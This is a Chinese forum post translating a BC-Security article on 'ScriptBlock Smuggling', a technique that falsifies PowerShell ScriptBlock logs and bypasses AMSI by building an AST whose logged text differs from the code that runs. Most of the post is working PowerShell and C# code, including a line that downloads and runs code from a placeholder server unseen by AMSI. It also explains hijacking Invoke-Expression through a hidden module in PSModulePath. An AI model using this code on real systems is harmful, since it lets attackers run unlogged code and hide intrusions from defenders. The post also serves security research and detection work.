SCRIPTBLOCK Smuggling：伪装 PowerShell 安全日志并绕过 AMSI 防护，无需使用 REFLECTION和PATCHING

渗透测试 (https://forum.butian.net/topic/47)

近年来，PowerShell在安全渗透测试者、攻击模拟团队以及一定程度的网络高级持续性威胁行为者中的使用率有所下降。这背后有多种原因，但主要是由于PowerShell v5版本和AMSI（反恶意软件扫描接口）引入了PowerShell的安全日志功能。

翻译：https://bc-security.org/scriptblock-smuggling/ (https://bc-security.org/scriptblock-smuggling/)

注意：文章中显示的所有代码示例都可以在我们的 repo (https://github.com/BC-SECURITY/ScriptBlock-Smuggling) 中找到

近年来，PowerShell在安全渗透测试者、攻击模拟团队以及一定程度的网络高级持续性威胁行为者中的使用率有所下降。这背后有多种原因，但主要是由于PowerShell v5版本和AMSI（反恶意软件扫描接口）引入了PowerShell的安全日志功能。这些新功能为网络安全防御团队提供了强有力的工具来抵御PowerShell带来的威胁。自这些安全特性推出后，业界陆续公开了一些AMSI绕过技术，比如Matt Grabber提出的反射式绕过方法和Rastamouse对AmsiScanBuffer函数的修补手段，以及一些ScriptBlock日志绕过技术，如Cobr团队的ScriptBlock日志绕过技术。但这些技术通常都需要完全关闭日志记录功能。直到现在，才出现了一种新的方法能够在不关闭日志的情况下伪造日志信息。ScriptBlock Smuggling技术允许攻击者在绕过AMSI的同时，将任意信息伪装进ScriptBlock日志。这种方法的另一个优势是，它既不需要使用反射技术，也不需要对内存进行修补，这对于避开许多防病毒软件和终端检测响应系统（EDR）的检测尤为重要。

在我们深入探讨ScriptBlock Smuggling技术的具体工作原理之前，首先需要简要了解PowerShell是如何利用抽象语法树（ASTs），以及ASTs的基本概念。简单来说，ASTs是一种树状结构，它由编译器根据源代码生成，用于进一步转换成计算机可以执行的机器代码。例如，如果你有一段看起来像这样的源代码：

```
while b ≠ 0:

        if a > b:

                a = a − b

        else

               b = b − a

return a
```

然后，编译器会将其转换为类似于这样的形式：

所有编程语言的编译器都遵循相同的工作机制，当你在PowerShell中创建一个脚本块（ScriptBlock）时，其过程并无二致。在PowerShell的抽象语法树（AST）中，所有节点的父节点是脚本块AST，这个对象不仅包含树的子节点，还包含多个属性。其中一项属性是“范围”(Extent)，在这里，我们可以将其理解为脚本块的文本表现形式。当然，它还拥有一些其他的属性。

```
PS C:\Users\John> $a = 5
$b = 26
$ScriptBlock = {
    $sum = $a +$b
    Write-Output ("Sum of A and B " + $sum)
    }

PS C:\Users\John> $ScriptBlock.AST.Extent


File                 :
StartScriptPosition  : System.Management.Automation.Language.InternalScriptPosition
EndScriptPosition    : System.Management.Automation.Language.InternalScriptPosition
StartLineNumber      : 3
StartColumnNumber    : 16
EndLineNumber        : 6
EndColumnNumber      : 6
Text                 : {
                           $sum = $a +$b
                           Write-Output ("Sum of A and B " + $sum)
                           }
StartOffset          : 32
EndOffset            : 104
```

那么，这对 PowerShell 中的安全功能有何重要性呢？嗯，如果我们从 PowerShell GitHub 中查看代码，我们会在 CompiledScriptBlock.cs (https://github.com/PowerShell/PowerShell/blob/7ec8e4ed8f47e81e70de5353500f8a01d5fe396c/src/System.Management.Automation/engine/runtime/CompiledScriptBlock.cs#L4) 中找到一些有趣的片段。

```
1441                    string scriptBlockText = scriptBlock.Ast.Extent.Text;
1442                    bool written = false;
1443
1444                    // Maximum size of ETW events is 64kb. Split a message if it is larger than 20k (Unicode) characters.
1445                    if (scriptBlockText.Length < 20000)
1446                    {
1447                        written = WriteScriptBlockToLog(scriptBlock, 0, 1, scriptBlock.Ast.Extent.Text);
1448                    }
1449                    else
1450                    {
1451                        // But split the segments into random sizes (10k + between 0 and 10kb extra)
1452                        // so that attackers can't creatively force their scripts to span well-known
1453                        // segments (making simple rules less reliable).
1454                        int segmentSize = 10000 + Random.Shared.Next(10000);
1455                        int segments = (int)Math.Floor((double)(scriptBlockText.Length / segmentSize)) + 1;
1456                        int currentLocation = 0;
1457                        int currentSegmentSize = 0;
1458
1459                        for (int segment = 0; segment < segments; segment++)
1460                        {
1461                            currentLocation = segment * segmentSize;
1462                            currentSegmentSize = Math.Min(segmentSize, scriptBlockText.Length - currentLocation);
1463
1464                            string textToLog = scriptBlockText.Substring(currentLocation, currentSegmentSize);
1465                            written = WriteScriptBlockToLog(scriptBlock, segment, segments, textToLog);
1466                        }
1467                    }
```

PowerShell 仅使用 ScriptBlock 的 Extent 生成日志


```
197         private void PerformSecurityChecks()
198         {
199             if (!(Ast is ScriptBlockAst scriptBlockAst))
200             {
201                 // Checks are only needed at the top level.
202                 return;
203             }
204
205             var scriptExtent = scriptBlockAst.Extent;
206             var scriptFile = scriptExtent.File;
207
208             if (scriptFile != null
209                 && scriptFile.EndsWith(StringLiterals.PowerShellDataFileExtension, StringComparison.OrdinalIgnoreCase)
210                 && IsScriptBlockInFactASafeHashtable())
211             {
212                 // Skip the scan for .psd1 files if their content is in fact a safe HashtableAst.
213                 return;
214             }
215
216             // Call the AMSI API to determine if the script block has malicious content
217             var amsiResult = AmsiUtils.ScanContent(scriptExtent.Text, scriptFile);
218
219             if (amsiResult == AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_DETECTED)
220             {
221                 var parseError = new ParseError(
222                     scriptExtent,
223                     "ScriptContainedMaliciousContent",
224                     ParserStrings.ScriptContainedMaliciousContent);
225                 throw new ParseException(new[] { parseError });
226             }
227             else if (amsiResult >= AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_BLOCKED_BY_ADMIN_BEGIN
228                 && amsiResult <= AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_BLOCKED_BY_ADMIN_END)
229             {
230                 // Certain policies set by an administrator blocked this content on this machine
231                 var parseError = new ParseError(
232                     scriptExtent,
233                     "ScriptHasAdminBlockedContent",
234                     StringUtil.Format(ParserStrings.ScriptHasAdminBlockedContent, amsiResult));
235                 throw new ParseException(new[] { parseError });
236             }
```

PowerShell 仅发送 ScriptBlock 的Extent到 AMSI

结果发现，PowerShell中的所有安全机制仅处理脚本块（ScriptBlock）的文本范围，而不涉及其他内容。这一点颇为有趣。但是，考虑到我们创建脚本块时，无论是通过大括号{}包装代码，还是调用ScriptBlock的create()方法，其抽象语法树（AST）及其范围都是自动生成的。那么，我们该如何利用这些信息呢？实际上，我们完全可以手动构建自己的抽象语法树。

```
[System.Management.Automation.Language.ScriptBlockAst]::new($Extent,
                                                            $ParamBlock,
                                                            $BeginBlock,
                                                            $ProcessBlock,
                                                            $EndBlock,
                                                            $DynamicParamBlock
                                                            )
```

更有趣的是，没有规则要求AST的文本表示（Extent）必须与AST中的开始块（BeginBlock）、处理块（ProcessBlock）或结束块（EndBlock）相一致。这些区块实际上是AST中包含可执行代码的部分。因此，如果我们能在这些区块和文本表示之间制造不一致，那么理论上我们就能执行代码，同时让记录的日志看起来与实际执行的代码不同。虽然我们可以手工构建这些区块，但在这里，我们选择更简单的方法：先构建两个脚本块（ScriptBlocks），然后利用它们的组件来构建第三个脚本块。



这里，我们仅创建了一个简单的伪装示例：日志记录显示为 Write-Output ‘Hello’，而实际执行的代码却是 Write-Output ‘World’。这证明了我们前文提到的理论效应实际上是成立的。显然，这段代码也会出现在日志里，但正如我们在之前的博客文章中提到的，ScriptBlocks 只有在第一次执行时才会被记录。示例代码可以修改如下：

```
$wc=New-Object System.Net.WebClient
$SpoofedAst = [ScriptBlock]::Create("Write-Output 'Hello'").Ast
$ExecutedAst = [ScriptBlock]::Create($wc.DownloadData(<server>)).Ast
$Ast = [System.Management.Automation.Language.ScriptBlockAst]::new($SpoofedAst.Extent,
                                                                   $null,
                                                                   $null,
                                                                   $null
                                                                   ExecutedAst.EndBlock.Copy(),
                                                                   $null)
$Sb = $Ast.GetScriptBlock()
```

执行的代码永远不会被日志或 AMSI 观察到。或者，我们可以像这样在 C# 中构建 ScriptBlocks：


```
public static ScriptBlock BuildSpoofedBlock(string content)
{
    try
    {
        // Create spoofed and executable ASTs
        ScriptBlockAst spoofExtentAst = (ScriptBlockAst)ScriptBlock.Create("Write-Host 'Hello'").Ast;
        ScriptBlockAst executableAst = (ScriptBlockAst)ScriptBlock.Create(content).Ast;

        // Combine them into a new AST with a spoofed extent
        ScriptBlockAst newAst = new ScriptBlockAst(
            spoofExtentAst.Extent,
            null,
            null,
            null,
            (NamedBlockAst)executableAst.EndBlock.Copy(),
            null
        );

        // Return the new script block from the AST
        return newAst.GetScriptBlock();
    }
    catch (Exception ex)
    {
        Console.WriteLine("Exception in BuildSpoofedBlock: " + ex.Message);
        return null;
    }
}
```

奇安信攻防社区

PowerShell 代码可以随后执行：

```
public static void Main()
{
    string script = @"Write-Output 'amsicontext'";
    ScriptBlock sb = BuildSpoofedBlock(script);
    // Setup PowerShell runspace
    using (Runspace runSpace = RunspaceFactory.CreateRunspace())
    {
        runSpace.Open();
        using (PowerShell ps = PowerShell.Create())
        {
            ps.Runspace = runSpace;




            ps.AddCommand("Invoke-Command")
              .AddParameter("ScriptBlock", sb);

            Collection<PSObject> results = ps.Invoke();
            foreach (PSObject result in results)
            {
                Console.WriteLine(result);
            }

            // Display any errors from the error stream
            foreach (ErrorRecord error in ps.Streams.Error)
            {
                Console.WriteLine("ERROR: " + error);
            }
        }
    }
}
```


这个示例执行了 Write-Output ‘amsicontext’ 命令，展示了一种无需任何修补或反射即可绕过 AMSI 的技术。当我们运行这段代码时，通过检查日志我们可以发现，日志中再次仅记录了一次 Write-Output Hello 的输出。另外值得一提的是，由于某些原因，使用 ps.addcommand 方法时不会生成执行日志，而使用 ps.addscript 方法则能够如预期那样生成日志。




这个技术能用来做什么呢？它可以用做一个基本的AMSI（反恶意软件扫描接口）绕过工具，但也可能用于实现更有趣的事情，比如命令钩子。构建PowerShell的Cmdlets（小型命令模块）是相当简单的，而且PowerShell在Cmdlets和模块之间出现名称冲突时，会倾向于加载更新的模块。换句话说，如果我们将我们自定义的Cmdlet命名为“Invoke-Expression”，并将其放置在PSModulePath指定的路径之一，那么每当用户尝试执行Invoke-Expression命令时，实际上是我们的Cmdlet被触发了。默认的两个PSModulePaths路径是：

```
C:\Users\<Username>\Documents\WindowsPowerShell\Modules
C:\Program Files\WindowsPowerShell\Modules
```

第一种方法仅影响当前用户的设置，它能够隐藏文件夹而不影响其功能，这样用户就不容易察觉变化。然而，第二种方法需要至少具备本地管理员权限，因此在实用性上有所限制。为了让PowerShell能够识别并加载你的自定义模块，你可以创建一个与模块DLL文件同名的文件夹，并把DLL文件放入该文件夹中。



然后，下次他们执行 Invoke-Expression 时，他们的代码将表现出不同的行为，而日志将看起来像他们打算执行的代码。



ScriptBlock Smuggling 是一种高级的网络攻击技术，它可以让攻击者在绕过安全防护软件的同时，伪造 PowerShell 安全日志，从而隐藏其恶意行为。该技术利用了 PowerShell 的一些特性，可以创建具有欺骗性内容的 ScriptBlock，从而绕过 AMSI 的扫描。

尽管该技术已经向 Microsoft 披露，但目前还没有有效的防御措施可以完全抵御其攻击。因此，我们建议用户密切关注相关安全公告，并及时更新软件和系统补丁，以降低被攻击的风险。

此外，我们还建议用户加强安全意识，不要轻易运行来源不明的脚本或代码，并定期对系统进行安全扫描，以尽早发现和清除潜在的威胁。

发表于 2024-07-04 09:37:28 阅读 (3307) 分类：内网渗透 (https://forum.butian.net/community/Red_team)